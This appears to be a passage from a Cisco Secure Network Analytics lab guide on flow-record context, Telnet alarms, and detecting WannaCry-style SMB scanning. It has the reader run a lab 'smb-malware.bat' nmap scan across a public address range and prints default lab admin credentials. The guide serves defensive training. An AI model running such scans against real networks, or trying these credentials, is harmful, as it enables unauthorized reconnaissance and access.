
With AnyConnect 4.2 forward, it can be configured to export accounting telemetry into Secure Network Analytics to provide additional information about endpoints on the network. This additional information includes the process name and user associated with a network connection.

See this article for information on AnyConnect exporting flow information for visibility: https://blogs.cisco.com/security/an-introduction-to-the-new-cisco-network-visibility-flow-protocol-nvzflow

Let’s view the process information associated with the flow.

- Select **Manage Columns** with the flow search results as illustrated below.

Figure 4. Associated Flows



Flow Search Results (661)

Edit Search | 02/01/2019 09:00 PM - 02/02/2019 01:42 PM (Time R... | 2,000 (Max Records)

Subject: 198.19.10.100 | Client (Orientation)


Connection: All (Flow Direction)

Peer: 198.19.20.36 (Host IP Address)

START	DURATION	SUBJECT IP A...	SUBJECT POR...	SUBJECT HO...	SUBJECT USER	SUBJECT BYT...	SUBJECT PAY...	APPLICATION	TOTAL BYTES	PEER IP ADDR...	PEER PORT/P...
Ex. 06/09/2	Ex. <=50min4(	Ex. 10.10.10.1	Ex. 57100/UDI	Ex. "catch All"	Ex. john	Ex. <=50M	Ex. "HEAD http	Ex. "Corporate	Ex. <=50M	Ex. 10.255.25	Ex. 2055/UDP
Feb 1, 2019 11:44:26 PM	1s	198.19.10.100	42359/TCP	Remote VPN IP Pool	employee	--	--	Undefined TCP	--	198.19.20.36	211/TCP

1. Check **Flow Action** in the **Connection** section, as illustrated below. This will show firewall action when flow is collected from an NGFW or ASA.
2. Check **Subject Process Name** and **Subject User** in the **Subject** section, as illustrated below. This will show process and user information exported from AnyConnect nvzflow.
3. Check **Peer Process Name** in the **Peer** section, as illustrated below.
4. Click **Set**.

Figure 5. Manage Columns



Connection:

☑ Start
□ End
☑ Duration
□ Appliance
☑ Application
□ Application (Flow Sensor)
□ Application (NBAR)
□ Application (PacketShaper)
□ Application (Palo Alto Networks)
□ Byte Rate
□ Encryption TLS/SSL Version
□ Encryption Key Exchange
□ Encryption Authentication Algorithm
□ Encryption Algorithm And Key Length
□ Encryption MAC
☑ Flow Action
□ MPLS Label
□ Packet Rate
□ Protocol
□ Service
□ TCP Connections
□ TCP Retransmissions
☑ Total Bytes
□ TCP Retransmission Ratio
□ Total Packets
□ Total Traffic (Bps)
□ RTT Average
□ RTT Maximum
□ RTT Minimum
□ SRT Average
□ SRT Maximum
□ SRT Minimum
□ VLAN ID

Subject:

□ Subject NAT Port
□ Subject Orientation
□ Subject Packet Rate
□ Subject Packets
□ Subject Parent File Hash
□ Subject Parent Process Name
☑ Subject Payload
☑ Subject Port/Protocol
□ Subject Process Account
☑ Subject Process Name
□ Subject RST Packets
□ Subject SYN Packets
□ Subject SYN/ACK Packets
□ Subject TrustSec ID
□ Subject TrustSec Name
☑ Subject User


Peer:

□ Peer NAT Hostname
□ Peer NAT Port
□ Peer Orientation
□ Peer Packet Rate
□ Peer Packets
□ Peer Parent File Hash
□ Peer Parent Process Name
☑ Peer Payload
☑ Peer Port/Protocol
□ Peer Process Account
☑ Peer Process Name
□ Peer RST Packets
□ Peer SYN Packets
□ Peer SYN/ACK Packets
□ Peer TrustSec ID
□ Peer TrustSec Name
□ Peer User

As you can see within the Column selector above, there is a great deal of context that can be written into a Secure Network Analytics flow record to build a general ledger of network conversations.

Let's investigate with this added context:

1. Type **permitted** in the **Flow Action filter** as illustrated below. This will show all flows that were permitted through a firewall.
2. Type **.exe** in the **Subject Process filter** as illustrated below. This will display any flows with .exe in the process name.
3. Make note of the putty.exe that was used in the previous lab to telnet into 198.19.30.36.



Flow Search Results (1 of 3)

09/07/2019 09:00 PM - 09/08/2019 08:30 PM (Time Ra... 2,000 (Max Records)
Subject: 198.19.10.100 Client (Orientation)
Connection: All (Flow Direction)
Peer: 198.19.30.36 (Host IP Address)

START	FLOW ACTION	SUBJECT IP A...	SUBJECT NAT...	SUBJECT PO...	SUBJECT USER	SUBJECT PR...	TOTAL BYTES	ENCRYPTION ...	PEER IP ADDR...	PEER NAT HO...	PEER PORT/P...
Ex. 06/09/2	permitted	Ex. 10.10.10.1	Ex. cisco	Ex. 57100/UD.	Ex. john	exe	Ex. <=50M	Ex. 1.0	Ex. 10.255.25	Ex. cisco	Ex. 2055/UDP
Sep 8, 2019 2:15:37 PM (6hr 27min 9s ago)	permitted	198.19.10.100	--	51046/TCP	--	putty.exe	4 K	--	198.19.30.36	--	23/TCP


Subject		Totals		Peer	
Packets:	199	Packets:	320	Packets:	121
Packet Rate:	1.21 pps	Packet Rate:	1.94 pps	Packet Rate:	0.73 pps
Bytes:	200 B	Bytes:	4 KB	Bytes:	3.8 KB
Byte Rate:	1.21 bps	Byte Rate:	24.82 bps	Byte Rate:	23.61 bps
Percent Transfer:	4.88%	Subject Byte Ratio:	4.88%	Percent Transfer:	95.12%
Host Groups:	Remote VPN IP Pool	RTT:	--	Host Groups:	File Servers
Payload:	--	SRT:	--	Payload:	--

Note: you can connect back to the Remote VPN Workstation and use Nmap on the desktop to generate more traffic targeting the internal 198.19.20.0/24 subnet if you would like to explore more.

In this test case we created a custom security event to notify us if Secure Network Analytics ever sees internal Telnet traffic an alarm will fire as indicated above.

Telnet is an unsecure protocol with clear text traffic. It should never be used. This is just an example of how to create custom security events within Secure Network Analytics

Explore more within the interface and select the context sensitive Secure Network Analytics Help on various screens as shown below. The context sensitive help will explain the information displayed on various reports.



Summary


Within this test plan, you learned:

- How to create a Custom Security Event for Telnet communications.
- How to generate telnet traffic from the network.
- How to review the Network Security dashboard for Custom Security Alarms.

Lab 7. Detect suspicious SMB traffic

Threat actors frequently target organizations by exploiting the Server Message Block (SMB) protocol to gain control of hosts. SMB is commonly used in many organizations and attackers use it to mask their activities on the network. Targeted destructive malware, such as Conficker, exploits vulnerabilities in SMB to deploy proxy tools, backdoors, and destructive tools.

Watch the supporting lab video overview here > https://cs.co/SWTestDrive-Lab7.



“Your company’s sensitive information is my gain.”

Goals

1. Gain strategic advantages over an adversary (espionage, sabotage, etc)
2. Place automated, custom malicious code on your machines, created for specific attacks
3. Hunt for vulnerable host and escalate privileges. Spread to the rest of your network gain from the exfiltration of data or the installation of malware

Attack Vectors

Spear Phishing · Scanning/Probing · Drive-By Malware · 0-Day Viruses · Comand and Control · Custom Malware

Mitigation Techniques

- Incident Response and investigation
- Anomaly/covert channel detection
- User Behavioral Analytics
- SIEM-based event log correlation and analysis
- Data Loss Prevention solutions (Data at Rest, and Data in Motion)

Expertise

Security: NOVICE — EXPERT

Networking: NOVICE — EXPERT

Andy

The Advanced Persistent Threat

Google This:
Sony cyber attack, Hacked US Election
Korea Hacker Training

Age: 18-60

Location: Global

Description: Advanced persistent threats are orchestrated by a person or group to target either private organizations and/or states for political or business motives. These hackers are highly covert over a long period of time.

SecOps Strategy

MONITOR
Monitor for data exfiltration to the Internet or other unusual destinations

TRACK
Track anomalous network traffic such as excessive flows from an endpoint to a valuable server

FLAG
Flag inadmissible relationships such as desktops to desktops, desktops to HR, or ATMs to Internet

On Friday, May 12, 2017, computer users around the world faced a new and very dangerous threat from malware discovered on the Internet dubbed WannaCry. This malware has been traced back to a cache of malware reported stolen from a government agency and disclosed by unknown attackers less than a year ago.

Captured in the wild and examined by members of Cisco’s industry - leading Talos threat intelligence team, the initial strain of WannaCry contains a malware payload that installs ransomware on an infected host computer. It scans heavily over TCP port 445 and can make use of a vulnerability present in certain unpatched Windows machines. WannaCry has the ability to spread throughout a network, similar to a worm, leading to widespread infections. WannaCry is wreaking havoc across the Internet, and we are likely to see variants for years to come.

Test Drive Objective

Security events contribute index points to alarms. Alarms are grouped into Alarm categories.

Secure Network Analytics monitors for hosts with many SMB sessions with hosts outside the network, which is consistent with worm propagation. The initial strain of WannaCry malware relies on the Server Message Block (SMB) protocol to infect and propagate computers running Microsoft Windows on the network. Secure Network Analytics has a number of alerts based on suspicious SMB activity. Specifically, high SMB traffic and SMB connections to numerous different hosts. This provides an easy indication of hosts compromised with WannaCry.

The initial strain of WannaCry malware will try to propagate inside the network laterally (from host to host) in an attempt to infect as many hosts as possible. This propagation action has been noted sometimes even before the malware triggers its ransomware payload. Secure Network Analytics is designed to detect lateral movements, especially between systems on the same subnet.

- Any reconnaissance and scanning activity, even between systems on the same subnet, is tracked by Stealthwatch.
- The Stealthwatch Worm Propagation detection report tracks and correlates scanning activity with successful connections to external command-and-control hosts, which is consistent with activity from WannaCry and other worms.

Secure Network Analytics will correlate different activities observed on a specific host computer and consider that IP as suspect based on numerical scores related to each observation. Secure Network Analytics then accumulates those scores under one index for each host IP address and raises an alarm called Concern Index. The higher this Concern Index numerical value rises, the more likely the host is engaging in malicious activity.

Test Drive Requirements

The Secure Network Analytics system configuration minimum requirements are:


- Visibility of all host-to-host traffic from the core/distribution
- Stealthwatch Release 6.9 or greater

Test Drive Outline

You will need to identity an IP address that will be the “attacker” along with an external IP or web address that you will transfer your simulated stolen data to during the following steps.

The “attacker” in this scenario will be sending packets targeting Windows file sharing SMB protocol 445/tcp.

Using the image below, ensure you are collecting full netflow somewhere along the path between the attacker and victim IP.



In this attack scenario, a Windows file share has been exposed to the public Internet and has become infected. This goes against security best practices.


Download the Exploit-Kit and Execute smb-malware.bat

To simulate SMB malware, you will pull the lab scripts using GitHub.

4. From Wkst1, open **the Downloads** folder within Windows Explorer **and double-click the git-material.sh script**.

5. Open the **lab-exploit-kit** folder double click on **smb-malware.bat**.

6. The smb-malware.bat file will scan the 209.182.176.0/20 address space as shown below.



MINGW64:/c/Users/Administrator.WKST1/Downloads/lab

```
WKST1+Administrator@wkst1 MINGW64 ~/Downloads/la
$ ls -l
total 489956
-rw-r--r-- 1 WKST1+Administrator 197121 39725319
er-DB
-rwxr-xr-x 1 WKST1+Administrator 197121  4708744
t.exe*
drwxr-xr-x 1 WKST1+Administrator 197121
drwxr-xr-x 1 WKST1+Administrator 197121
-rwxr-xr-x 1 WKST1+Administrator 197121  5736 62
ll-win64-8.5.4_en-US.exe*

WKST1+Administrator@wkst1 MINGW64 ~/Downloads/la
$ ls -l
total 489956
-rw-r--r-- 1 WKST1+Administrator 197121 39725319
-rwxr-xr-x 1 WKST1+Administrator 197121  4708744
drwxr-xr-x 1 WKST1+Administrator 197121
```

C:\Windows\system32\cmd.exe

```
C:\Users\Administrator.WKST1\Downloads\lab content\lab-exploit-kit>echo
The system cannot find the path specified.
hunt for machines listening on SMB (445/tcp)

C:\Users\Administrator.WKST1\Downloads\lab content\lab-exploit-kit>nmap

Starting Nmap 7.50 ( https://nmap.org ) at 2019-08-21 09:27 Eastern Dayl
Initiating SYN Stealth Scan at 09:27
Scanning 1024 hosts [1 port/host]
```

« lab content ▸ lab-exploit-kit ▸

Search lab-exploit-kit

Organize ▾ Open Share with ▾ Print New folder

Name	Date modified	Type	Size
.git	8/18/2019 4:52 PM	File folder	
install.readme.txt	8/18/2019 4:52 PM	Text Document	1 KB
install-exploit-kit.sh	8/18/2019 4:52 PM	Shell Script	5 KB
install-exploit-kit.tar	8/18/2019 4:52 PM	TAR File	11,061 KB
README.md	8/18/2019 4:52 PM	MD File	1 KB
recon.bat	8/18/2019 4:52 PM	Windows Batch File	1 KB
smb-malware.bat	8/18/2019 4:52 PM	Windows Batch File	1 KB


Review Secure Network Analytics for the Alarms fired for High SMB Peers

Open Chrome and select Appliances SMC (WebUI) from the Favorites folder.

1. Log into Secure Network Analytics using the following: **admin** / **C1sco12345**

2. The Security Insight Dashboard will display when successfully logged in as shown.

3. Navigate to the Top Alarming Hosts widget and select the attacker (**198.19.30.36**) to view a Host Snapshot of the host.



Security Insight Dashboard | Inside Hosts

Alarming Hosts

Concern Index	Target Index	Recon	C&C	Exploitation	DDoS Source	DDoS Target	Data Hoarding	Exfiltration	Policy Violation	Anomaly
2	0	2	0	1	0	0	0	0	1	0

Top Alarming Hosts

HOST	CATEGORY
10.10.101.24 End User Devices	PV RC CI EP
198.19.30.36 File Servers	CI RC


View All Hosts ›

4. When the Host Snapshot displays, scroll down to **Top Security Events** as shown below

5. Observe the security event **High SMB Peers – 445**. The nmap scan has tripped a security event which indicates that a host has many Server Message Block (SMB) sessions to the outside, which is consistent with the WannaCry malware.

6. Select from the Top Security Events widget, under **Actions > Associated Flows.**

Figure 6. Top Security Events



Host Summary

Host IP
198.19.30.36

Status:
Hostname: wkst1.dcloud.local
Host Groups: File Servers
Location: Unknown
First Seen: 6/25/19 8:31 PM
Last Seen: 9/8/19 9:17 PM
Policies: Default Server Policy,Inside,Insider Threat Use Case Policy
MAC Address: 00:50:56:bb:9e:7b *(VMware, Inc.)*
ISE ANC Policy: -- Edit

Top Security Events for 198.19.30.36

SECURITY EVENT	COUNT	CONCERN INDEX	FIRST ACTIVE	TARGET HOST	TAR	ACTIONS
High SMB Peers - 445	307	9,824,000	09/08 8:57:56 PM	Multiple Hosts	--	
Addr_Scan/tcp - 445	518	344,000	09/08 8:57:12 PM	209.182.179.0/24	United States	

DETAILS
--

DESCRIPTION
High SMB Peers - 445: This security event indicates that host has many Server Message Block (SMB) sessions consistent with worm propagation.

Subject IP: 198.19.30.36
from: 09/07 9:00 PM
to: 09/08 9:00 PM

This will run a flow query for the flows associated with this security event.

7. Scroll down to see the flows related to the nmap scan.

8. To get a condensed view of the flows select the **Manage Columns** > **Connection** tab from the flow query and **de-select**: (if applicable)


    a. Encryption TLS/SSL Version

    b. Encryption Key Exchange

    c. Encryption Authentication Algorithm

    d. Encryption Algorithm and Key Length


    e. Encryption MAC



□ Domain
□ End
☑ Duration
□ Appliance
☑ Application
□ Application (Flow Sensor)
□ Application (NBAR)
□ Application (PacketShaper)
□ Application (Palo Alto Networks)
□ Byte Rate
☑ Encryption TLS/SSL Version
☑ Encryption Key Exchange
☑ Encryption Authentication Algorithm
☑ Encryption Algorithm and Key Length
☑ Encryption MAC
☑ Start
□ Flow Action
□ MPLS Label
□ Packet Rate
□ Protocol
□ TCP Connections
□ TCP Retransmissions
□ TCP Retransmission Ratio
☑ Total Bytes
